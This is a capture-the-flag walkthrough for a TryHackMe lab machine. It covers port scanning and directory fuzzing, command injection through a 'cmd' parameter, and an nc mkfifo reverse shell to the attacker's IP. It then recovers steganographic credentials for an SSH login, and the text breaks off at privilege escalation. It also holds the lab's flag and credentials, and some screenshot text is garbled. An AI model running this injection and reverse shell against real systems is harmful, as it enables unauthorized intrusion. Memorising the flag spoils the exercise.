

UA HIGH SCHOOL

Link to machine : <https://tryhackme.com/room/yueiua>


RECONNAISSANCE

I performed an **nmap** aggressive scan to find open ports and the services running on them.


```
(root㉿kali)-[~/thm/uhigh]
# nmap -A -p- 10.10.136.84 -oN ua.nmap --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-16 10:28 EST
Nmap scan report for 10.10.136.84
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 3072 58:2f:ec:23:ba:a9:fe:81:8a:8e:d8:91:21:d2:76 (RSA)
| 256 9d:f2:63:fd:7c:f3:24:62:47:8a:fb:08:b2:29:e2:b4 (ECDSA)
|_ 256 62:08:f8:c9:60:0f:70:1f:6e:11:ab:a0:33:79:b5:5d (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: U.A. High School
|_http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

FOOTHOLD

The **nmap** scan revealed a web application running so I accessed it through my browser.



There was a form field so I analyzed the server response by entering test data.

A screenshot of the Burp Suite Community Edition interface. The 'Request' tab on the left shows a POST request to '/contact.html' with various headers and a body containing 'name=test&email=test@test.com&subject=test&message=test'. The 'Response' tab on the right displays the server's HTML response. The response starts with '

Visit Us

' and '

If you prefer to speak with someone in person, please visit our campus during regular business hours:

'. It then lists an address ('U.A. High School
123 Hero Lane
Tokyo, Japan') and a note ('We look forward to seeing you!'). Below this is a section titled 'Connect with Us' with a link to Twitter. The 'Inspector' tab on the right shows details about the request and response headers.

I then used **ffuf** to find hidden directories on the web app.



```
[root@kali: ~/thm/uhigh]# ffuf -u http://10.10.136.84/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -mc 301,302
[...]
[+] [1/1] http://10.10.136.84/FUZZ [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 135ms]
[+] [1/1] http://10.10.136.84/FUZZ [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 135ms]
[...]
```

I accessed the newly discovered directory but found nothing.

10.10.136.84/assets/ 10.21.17.140 10:47

I then found hidden files using **ffuf**.

I accessed the files and found nothing at first. However, when I tried passing command through common variables on *index.php*, I received a url base64 encoded response.



Burp Suite Community Edition v2024.8.5 - Temporary Project

Request

Pretty Raw Hex

```
1 GET /assets/index.php?cmd=ls HTTP/1.1
2 Host: 10.10.136.84
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 16 Nov 2024 15:58:14 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Set-Cookie: PHPSESSID=a0d610e190e6a33ne8d8leajl; path=/
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 40
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 aW1hZ2VzCmluZGV4LnBocApzdHlsZXMuY3NzCg==
```

Burp Suite Community Edition v2024.8.5 - Temporary Project

Decoder

```
aW1hZ2VzCmluZGV4LnBocApzdHlsZXMuY3NzCg==
```


images
index.php
styles.css

Hence, I was able to execute os commands on the target. I viewed the source code of *index.php* using this.


I then checked if the machine had **netcat** so that I could try and initiate a reverse shell connection.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left displays a captured HTTP request with line numbers 1 through 10. The 'Response' pane on the right shows the corresponding response with line numbers 1 through 13. Both panes have tabs for 'Pretty', 'Raw', 'Hex', and 'Render'.

Line	Request (Pretty)	Response (Pretty)
1	GET /assets/index.php?cmd=which+nc HTTP/1.1	HTTP/1.1 200 OK
2	Host: 10.10.136.84	Date: Sat, 16 Nov 2024 16:29:11 GMT
3	Accept-Language: en-US,en;q=0.9	Server: Apache/2.4.41 (Ubuntu)
4	Upgrade-Insecure-Requests: 1	Set-Cookie: PHPSESSID=crgch0asb8ipgke1n5stlaen43; path=/
5	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36	Expires: Thu, 19 Nov 1981 08:52:00 GMT
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	Cache-Control: no-store, no-cache, must-revalidate
7	Accept-Encoding: gzip, deflate, br	Pragma: no-cache
8	Connection: keep-alive	Content-Length: 16
9		Keep-Alive: timeout=5, max=100
10		Connection: Keep-Alive
11		Content-Type: text/html; charset=UTF-8
12		L3Vzci9iaW4vbMk
13		



I then visited **revshells** and copied an **nc mkfifo** command to get a reverse shell. Upon execution, I received a shell on my **netcat** listener.



The screenshot shows the Burp Suite interface. In the Request tab, a crafted GET request is displayed:

```
1 GET /index.php?cmd=cat%20%2ftmp%2f1%2f%3Bcat%20%2ftmp%2f%7Cbash%20-1%20%3E%261%7Ch%2010.2
1-17.14%20444%203%2ftmp%2f%7C HTTP/1.1
2 Host: 10.10.136.84
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
6 Chrome/129.0.6668.71 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
```

The Response tab is currently empty. The Inspector tab on the right shows the request headers and body.

The terminal session on Kali Linux shows a user named www-data attempting to establish a reverse shell via rwrapp:

```
[root@kali: ~]# rwrapp nc -lnpv 4444
listening on [any] 4444 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.136.84] 47388
bash: cannot set terminal process group (752): Inappropriate ioctl for device
bash: no job control in this shell
www-data@myheroacademia:/var/www/html/assets$ export TERM=xterm
export TERM=xterm
www-data@myheroacademia:/var/www/html/assets$ which python3
which python3
/usr/bin/python3
www-data@myheroacademia:/var/www/html/assets$ python3 -c 'import pty; pty.spawn("/bin/bash")'
"/bin/bash")'import pty; pty.spawn(
www-data@myheroacademia:/var/www/html/assets$
```

After spawning a pty shell, I found a passphrase that was base64 encoded.

The terminal session shows the user decoding the base64 encoded passphrase:

```
[root@kali: ~]# cd ..
www-data@myheroacademia:/var/www/html/assets$ ls
about.html admissions.html assets contact.html courses.html index.html
www-data@myheroacademia:/var/www/html$ cd ..
www-data@myheroacademia:/var/www$ ls
Hidden_Content html
www-data@myheroacademia:/var/www$ cd Hidden_Content
cd Hidden_Content
www-data@myheroacademia:/var/www/Hidden_Content$ ls
ls
passphrase.txt
www-data@myheroacademia:/var/www/Hidden_Content$ cat passphrase.txt
cat passphrase.txt
QWxsbWlnaHRGb3JFdmVjISEhCg=
www-data@myheroacademia:/var/www/Hidden_Content$
```

Decoding it revealed a password.

```
(root㉿kali)-[~/thm/uahigh]
# echo 'QWxsbWlnaHRGb3JFdmVyISEhCg==' | base64 -d
AllmightyForEver!!!
```

I found the user from the `/home` directory and tries switching to it using the password.

```
www-data@myheroacademia:/var/www$ cd cd /home
cd /home
www-data@myheroacademia:/home$ ls
ls
deku
www-data@myheroacademia:/home$
```

However, I failed.

```
www-data@myheroacademia:/home$ ls ls
ls
deku
www-data@myheroacademia:/home$ su deku
su deku
Password: QWxsbWlnaHRGb3JFdmVyISEhCg=
su: Authentication failure
www-data@myheroacademia:/home$ su deku
su deku
Password: AllmightyForEver!!!
su: Authentication failure
www-data@myheroacademia:/home$
```

I then looked deeper and found some images inside the `assets` directory.

```
File Actions Edit View Help
root@kali: ~/thm/uahigh x root@kali: ~/thm/uahigh x root@kali: ~/thm/uahigh x
www-data@myheroacademia:/var/www$ ls ls
ls
Hidden_Content html
www-data@myheroacademia:/var/www$ cd html
cd html
www-data@myheroacademia:/var/www/html$ ls
ls
about.html admissions.html assets contact.html courses.html index.html
www-data@myheroacademia:/var/www/html$ cd assets
cd assets
www-data@myheroacademia:/var/www/html/assets$ ls
ls
images index.php styles.css
www-data@myheroacademia:/var/www/html/assets$ cd images
cd images
www-data@myheroacademia:/var/www/html/assets/images$ ls
ls
oneforall.jpg yuei.jpg
www-data@myheroacademia:/var/www/html/assets/images$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080) ...
[
```

I downloaded the images on my local system and viewed their file type.

```
File Actions Edit View Help
root@kali: ~/thm/uahigh x root@kali: ~/thm/uahigh x root@kali: ~/thm/uahigh x
[root@kali]-(~/thm/uahigh]
# wget "http://10.10.136.84:8080/oneforall.jpg"
--2024-11-16 11:41:09-- http://10.10.136.84:8080/oneforall.jpg
Connecting to 10.10.136.84:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 98264 (96K) [image/jpeg]
Saving to: 'oneforall.jpg'

oneforall.jpg          100%[=====] 95.96K 97.3KB/s   in 1.0s

2024-11-16 11:41:10 (97.3 KB/s) - 'oneforall.jpg' saved [98264/98264]

[root@kali]-(~/thm/uahigh]
# wget "http://10.10.136.84:8080/yuei.jpg"
--2024-11-16 11:41:20-- http://10.10.136.84:8080/yuei.jpg
Connecting to 10.10.136.84:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 237170 (232K) [image/jpeg]
Saving to: 'yuei.jpg'

yuei.jpg          100%[=====] 231.61K 121KB/s   in 1.9s

2024-11-16 11:41:23 (121 KB/s) - 'yuei.jpg' saved [237170/237170]

[root@kali]-(~/thm/uahigh]
```

oneforall.jpg seemed to have some contents so I viewed its exif data.

```
File Actions Edit View Help
root@kali: ~/thm/uahigh x root@kali: ~/thm/uahigh x root@kali: ~/thm/uahigh x
[root@kali]-(~/thm/uahigh]
# ls
oneforall.jpg ua.nmap yuei.jpg
[root@kali]-(~/thm/uahigh]
# file yuei.jpg
yuei.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=6], baseline, precision 8, 1920x1080, components 3
[root@kali]-(~/thm/uahigh]
# file oneforall.jpg
oneforall.jpg: data
```

The file had an extension of **jpg** but the file type shown was **png**. So I loaded the file in an online hex editor and viewed the magic headers.

```

root@kali: ~/thm/uhigh
# exiftool oneforall.jpg
ExifTool Version Number : 12.76
File Name   : oneforall.jpg
Directory  :
File Size   : 98 kB
File Modification Date/Time : 2023:07:09 12:42:05-04:00
File Access Date/Time  : 2024:11:16 11:44:28-05:00
File Inode Change Date/Time : 2024:11:16 11:44:36-05:00
File Permissions : -rw-r--r--
File Type    : PNG
File Type Extension : png
MIME Type   : image/png
Warning     : PNG image did not start with IHDR

```

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

File New file Open file Export Undo Redo Tools Settings Help

File Information - Untitled - x oneforall.jpg x

File Name oneforall.jpg
File Size 98,264 bytes (96 KiB)

Data Inspector (Little-endian)

Type	Unsigned (+)	Signed (s)
8-bit Integer	137	-119
16-bit Integer	20617	20617
24-bit Integer	5132425	5132425
32-bit Integer	1196314761	1196314761
64-bit Integer (+)	727905341920923785	727905341920923785
64-bit Integer (z)	727905341920923785	727905341920923785
16-bit Float P	36.28125	36.28125
32-bit Float P	52816.535	52816.535
64-bit Float P	5.29239776572611e-260	5.29239776572611e-260
LEB128 (+)	10249	10249
LEB128 (z)	-6135	-6135
Rational (+)	7.05879251978	7.05879251978
Rational (z)	7.05879251978	7.05879251978
MS-DOS Date/Time	2015-10-14 10:04:18 Local	2015-10-14 10:04:18 Local
OLE 2.0 Date/Time	1899-12-30 00:00:00 UTC	1899-12-30 00:00:00 UTC
UNIX 32-bit Date/Time	2007-11-29 05:39:21 UTC	2007-11-29 05:39:21 UTC
Macintosh HFS Date/Time	1941-11-28 09:31 Local	1941-11-28 09:31 Local
Macintosh HFS+ Date/Time	1941-11-28 05:39:21 UTC	1941-11-28 05:39:21 UTC
ITF-R Character	Invalid data	Invalid data

Go To Current Address 0x00000000 Memo
Last Address 0x00017FD7
Go to Search for Data Type
Data Type
0-bit Integer
16-bit Integer
24-bit Integer
32-bit Integer
64-bit Integer
64-bit Floating Point
32-bit Floating Point
LEB128
VLQ
Rational
Hexadecimal Values
Text
Text Encoding All
Transform backslashes
Case Sensitivity Match Case (faster)
Byte Order Little-endian
Big-endian
Search Type List all occurrences

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

File New file Open file Export Undo Redo Tools Settings Help

File Information - Untitled - x oneforall.jpg x

File Name oneforall.jpg
File Size 98,264 bytes (96 KiB)

Data Inspector (Little-endian)

Type	Unsigned (+)	Signed (s)
8-bit Integer	137	-119
16-bit Integer	20617	20617
24-bit Integer	5132425	5132425
32-bit Integer	1196314761	1196314761
64-bit Integer (+)	727905341920923785	727905341920923785
64-bit Integer (z)	727905341920923785	727905341920923785
16-bit Float P	36.28125	36.28125
32-bit Float P	52816.535	52816.535
64-bit Float P	5.29239776572611e-260	5.29239776572611e-260
LEB128 (+)	10249	10249
LEB128 (z)	-6135	-6135
Rational (+)	7.05879251978	7.05879251978
Rational (z)	7.05879251978	7.05879251978
MS-DOS Date/Time	2015-10-14 10:04:18 Local	2015-10-14 10:04:18 Local
OLE 2.0 Date/Time	1899-12-30 00:00:00 UTC	1899-12-30 00:00:00 UTC
UNIX 32-bit Date/Time	2007-11-29 05:39:21 UTC	2007-11-29 05:39:21 UTC
Macintosh HFS Date/Time	1941-11-28 09:31 Local	1941-11-28 09:31 Local
Macintosh HFS+ Date/Time	1941-11-28 05:39:21 UTC	1941-11-28 05:39:21 UTC
ITF-R Character	Invalid data	Selected: 6 (0x6) bytes in 2 ranges

Go To Current Address 0x00000000 Memo
Last Address 0x00017FD7
Go to Search for Data Type
Data Type
0-bit Integer
16-bit Integer
24-bit Integer
32-bit Integer
64-bit Integer
64-bit Floating Point
32-bit Floating Point
LEB128
VLQ
Rational
Hexadecimal Values
Text
Text Encoding All
Transform backslashes
Case Sensitivity Match Case (faster)
Byte Order Little-endian
Big-endian
Search Type List all occurrences

The image had the magic header bytes of **png** type.


Typical JPEG Header (Simplified Example in Hex):

The first few bytes of a basic JPEG file might look like this:

```
FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 00
```

- **FF D8** — Start of Image (SOI) marker.
- **FF E0** — APP0 marker (which is used for the JFIF header).
- **00 10** — Length of the APP0 segment (16 bytes).
- **4A 46 49 46** — ASCII "JFIF" (indicating JPEG File Interchange Format).
- **00 01** — Version of JFIF.

I switched the file headers and downloaded the new image file.



Everything seemed fine now.

```
root@kali: ~/thm/uhigh
# ls
oneforall.jpg ua.nmap yuei.jpg

(root@kali)-[~/thm/uhigh]
# exiftool oneforall.jpg
ExifTool Version Number : 12.76
File Name : oneforall.jpg
Directory : .
File Size : 98 kB
File Modification Date/Time : 2024:11:16 12:07:23-05:00
File Access Date/Time : 2024:11:16 12:07:23-05:00
File Inode Change Date/Time : 2024:11:16 12:07:47-05:00
File Permissions : -rw-r--r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : None
X Resolution : 1
Y Resolution : 1
Image Width : 1140
Image Height : 570
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
```

Finally, I tried extracting data from the image. I used the base64 decoded password that I had found in the `passphrase.txt` file as the password.

```
root@kali: ~/thm/uhigh
# steghide extract -sf oneforall.jpg
Enter passphrase:
wrote extracted data to "creds.txt".

(root@kali)-[~/thm/uhigh]
# cat creds.txt
Hi Deku, this is the only way I've found to give you your account credentials, as soon as you have them, delete this file:
deku:One?For?All_!!one1/A
```

I had found the credentials of `deku` so I logged in using `ssh`.

```
root@kali: ~/thm/uhigh
# ssh deku@10.10.136.84
The authenticity of host '10.10.136.84 (10.10.136.84)' can't be established.
ED25519 key fingerprint is SHA256:OgRmqdwC/bY0nCsZ5+MHPGGo75F1+78/LGZjSVg2VY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.136.84' (ED25519) to the list of known hosts.
deku@10.10.136.84's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-153-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Sat 16 Nov 2024 05:09:08 PM UTC

 System load: 0.07      Processes:           127
 Usage of /: 47.2% of 9.75GB   Users logged in:     0
 Memory usage: 52%          IPv4 address for eth0: 10.10.136.84
 Swap usage:  0%

 * Introducing Expanded Security Maintenance for Applications.
 Receive updates to over 25,000 software packages with your
 Ubuntu Pro subscription. Free for personal use.
```

I captured the user flag from `deku`'s home flag.

```
root@kali:~/thm/uhigh x root@kali:~/thm/uhigh x deku@myheroacademia:~ x
File Actions Edit View Help
root@kali:~/thm/uhigh x root@kali:~/thm/uhigh x deku@myheroacademia:~ x
deku@myheroacademia:~$ ls
user.txt
deku@myheroacademia:~$ cat user.txt
THM{m3t4l3r3_0f_4n0ther3_4nd3r3_4nd3r3}
deku@myheroacademia:~$
```

PRIVILEGE ESCALATION

I looked at my **sudo** privileges and found I was allowed to execute a bash script. I read the bash script and found it allowed us to execute commands.

```
File Actions Edit View Help
